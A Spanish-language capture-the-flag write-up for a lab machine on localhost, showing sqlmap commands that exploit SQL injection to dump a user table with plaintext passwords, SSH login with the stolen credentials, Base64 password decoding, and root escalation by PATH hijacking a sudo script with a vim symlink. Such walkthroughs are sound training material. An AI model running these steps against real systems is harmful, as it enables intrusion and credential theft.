Write-up: Resolución Guiada de la Máquina


Durante toda el write-up, se utilizará “localhost” como IP donde se ejecutan los servicios, debido a que los dockers no tienen IP propia, sino que utilizan la de la máquina host.

Fase 1: Reconocimiento

1.1 Enumeración Web

http://localhost:8080/- Acceder al servidor web


Si colocamos cualquier URI nos aparece lo siguiente:



Se puede ver que el servidor web solo acepta:

- /
- /robots.txt (nada relevante)
- /mercuryfacts/

Y al acceder a /mercuryfacts/:



Si hacemos click en “Load a fact”:

Si hacemos click en “See List”:

Endpoints descubiertos:

- http://localhost:8080/ → Página principal

- http://localhost:8080/mercuryfacts/ → Listado de facts sobre Mercury

- http://localhost:8080/mercuryfacts/1 → Fact individual (parámetro ID)


- http://localhost:8080/mercuryfacts/todo → Lista de tareas pendientes

Fase 2: Explotación - SQL Injection

2.1 Identificación de la Vulnerabilidad

Al navegar por los endpoints, el parámetro id en /mercuryfacts/<id> parece vulnerable:


Prueba básica de inyección SQL
http://localhost:8080/mercuryfacts/1* devuelve:



Existe vulnerabilidad mediante SQL Injection.

2.2 Explotación con SQLMap

Enumerar bases de datos
sqlmap -u "http://localhost:8080/mercuryfacts/1" --dbs



La única database que nos interesa es “mercury” que es la única que no está por defecto en mysql.

Enumerar tablas de la base de datos “mercury”
sqlmap -u "http://localhost:8080/mercuryfacts/1" -D mercury --tables

```
---
[16:25:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:25:15] [INFO] fetching tables for database: 'mercury'
[16:25:15] [WARNING] reflective value(s) found and filtering out
Database: mercury
[2 tables]
+-------+
| facts |
| users |
+-------+
```

Volcar contenido de la tabla “facts” (hay una flag)
sqlmap -u "http://localhost:8080/mercuryfacts/1" -D mercury -T facts --dump

```
---
[19:28:37] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[19:28:37] [INFO] fetching columns for table 'facts' in database 'mercury'
[19:28:37] [INFO] fetching entries for table 'facts' in database 'mercury'
[19:28:37] [WARNING] reflective value(s) found and filtering out
Database: mercury
Table: facts
[9 entries]
+----+------------------------------------------------------------+
| id | fact                                                       |
+----+------------------------------------------------------------+
| 1  | Mercury does not have any moons or rings.                  |
| 2  | Mercury is the smallest planet.                            |
| 3  | Mercury is the closest planet to the Sun.                  |
| 4  | Your weight on Mercury would be 38% of your weight on Earth. |
| 5  | A day on the surface of Mercury lasts 176 Earth days.      |
| 6  | A year on Mercury takes 88 Earth days.                     |
| 7  | It's not known who discovered Mercury.                     |
| 8  | A year on Mercury is just 88 days long.                    |
| 9  | ssi{c4078375ccd8a40b91520bce7fff8cf0}                      |
+----+------------------------------------------------------------+
```

Volcar contenido de la tabla “users” (flag que no está en la máquina original)
sqlmap -u "http://localhost:8080/mercuryfacts/1" -D mercury -T users --dump

```
---
[16:54:10] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:54:10] [INFO] fetching columns for table 'users' in database 'mercury'
[16:54:10] [INFO] fetching entries for table 'users' in database 'mercury'
Database: mercury
Table: users
[4 entries]
+----+------------------------------+-----------+
| id | password                     | username  |
+----+------------------------------+-----------+
| 1  | johnny1987                   | john      |
| 2  | lovemykids111                | laura     |
| 3  | lovemybeer111                | sam       |
| 4  | mercuryisthesizeof0.056Earths | webmaster |
+----+------------------------------+-----------+
```

Resultado esperado - Credenciales extraídas:

Database: mercury
Table: users
(id | password | username)
| 1 , johnny1987 , john |
| 2 , lovemykids111 , laura |
| 3 , lovemybeer111 , sam |
| 4 , mercuryisthesizeof0.056Earths , webmaster |

Credencial válida identificada:

- **Usuario:** webmaster
- **Contraseña:** mercuryisthesizeof0.056Earths

Fase 3: Acceso SSH Inicial

3.1 Conexión SSH como webmaster

- ssh -p 22000 webmaster@localhost
- Contraseña: mercuryisthesizeof0.056Earths

Resultado esperado: Acceso exitoso al sistema como usuario webmaster

3.2 Captura de User Flag

- Buscar la flag de usuario
ls -la
cat user_flag.txt

```
webmaster@d1a18df1858c:~$ ls -al
total 20
drwx------. 1 webmaster webmaster   44 Dec 10 19:23 .
drwxr-xr-x. 1 root      root        18 Dec 10 19:23 ..
-rw-r--r--. 1 webmaster webmaster  220 Jul 30 19:28 .bash_logout
-rw-r--r--. 1 webmaster webmaster 3526 Jul 30 19:28 .bashrc
-rw-r--r--. 1 webmaster webmaster  807 Jul 30 19:28 .profile
-rwxrwxrwx. 1 root      root       196 Nov 26 19:49 notes.txt
-rwxrwxrwx. 1 root      root        38 Nov 29 20:22 user_flag.txt
webmaster@d1a18df1858c:~$ cat user_flag.txt
ssi{bbbadad05cac8e505fb535b7407f8efb}
webmaster@d1a18df1858c:~$
```

3.3 Enumeración del Sistema

Ver contenido del directorio home
ls -la

Leer el archivo de notas
cat notes.txt

```
webmaster@d1a18df1858c:~$ ls -al
total 20
drwx------. 1 webmaster webmaster   44 Dec 10 19:23 .
drwxr-xr-x. 1 root      root        18 Dec 10 19:23 ..
-rw-r--r--. 1 webmaster webmaster  220 Jul 30 19:28 .bash_logout
-rw-r--r--. 1 webmaster webmaster 3526 Jul 30 19:28 .bashrc
-rw-r--r--. 1 webmaster webmaster  807 Jul 30 19:28 .profile
-rwxrwxrwx. 1 root      root       196 Nov 26 19:49 notes.txt
-rwxrwxrwx. 1 root      root        38 Nov 29 20:22 user_flag.txt
webmaster@d1a18df1858c:~$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
webmaster@d1a18df1858c:~$
```

Contenido de notes.txt:

Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==

Análisis: Las contraseñas están codificadas en Base64

3.4 Decodificación de Credenciales

Decodificar la contraseña de webmaster (verificación)
echo -n "bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK" | base64 -d
= Resultado: mercuryisthesizeof0.056Earths

Decodificar la contraseña de linuxmaster
echo -n "bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==" | base64 -d
= Resultado: mercurymeandiameteris4880km

Nueva credencial obtenida:

- **Usuario:** linuxmaster
- **Contraseña:** mercurymeandiameteris4880km

Fase 4: Escalada de Privilegios (Privilege Escalation)

4.1 Cambio de Usuario

- Cambiar al usuario linuxmaster
su linuxmaster
- Contraseña: mercurymeandiameteris4880km


4.2 Enumeración de Permisos Sudo

- Verificar permisos sudo
sudo -l

Análisis: El usuario linuxmaster puede ejecutar el script /usr/bin/check_syslog.sh como root sin contraseña.

4.3 Análisis del Script Vulnerable

- Ver contenido del script
cat /usr/bin/check_syslog.sh



Vulnerabilidad identificada: - El script usa tail sin ruta absoluta (/usr/bin/tail) - Esto permite un ataque de **PATH Hijacking**

4.4 Vim Privilege Escalation

Crear enlace simbólico de vim a tail


cd ~
ln -s /usr/bin/vim tail

Modificar PATH
export PATH=.:$PATH

# Ejecutar el script vulnerable
sudo --preserve-env=PATH /usr/bin/check_syslog.sh

```
linuxmaster@d1a18df1858c:~$ ln -s /usr/bin/vim tail
linuxmaster@d1a18df1858c:~$ export PATH=.:$PATH
linuxmaster@d1a18df1858c:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
```

Vim se abrirá y se podrá ejecutar el comando “shell” para obtener shell como root



Resultado: Shell de root en el contexto de vim

```
linuxmaster@d1a18df1858c:~$ ln -s /usr/bin/vim tail
linuxmaster@d1a18df1858c:~$ export PATH=.:$PATH
linuxmaster@d1a18df1858c:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
2 files to edit

root@d1a18df1858c:/home/linuxmaster#
```

4.6 Captura de Root Flag

Buscar la flag de root
cd /root
ls -la
cat root_flag.txt

```
root@d1a18df1858c:/home/linuxmaster# cd /root
root@d1a18df1858c:~# ls -al
total 12
drwx------. 1 root root  26 Dec 10 19:23 .
drwxr-xr-x. 1 root root  20 Dec 16 14:51 ..
-rw-r--r--. 1 root root 607 Nov  7 17:40 .bashrc
-rw-r--r--. 1 root root 132 Nov  7 17:40 .profile
drwx------. 1 root root   0 Dec 10 19:22 .ssh
-rw-r--r--. 1 root root  38 Nov 29 20:22 root_flag.txt
root@d1a18df1858c:~# cat root_flag.txt
ssi{d1aeff6fe5fb3811fbf6d92aea7cfe27}
root@d1a18df1858c:~#
```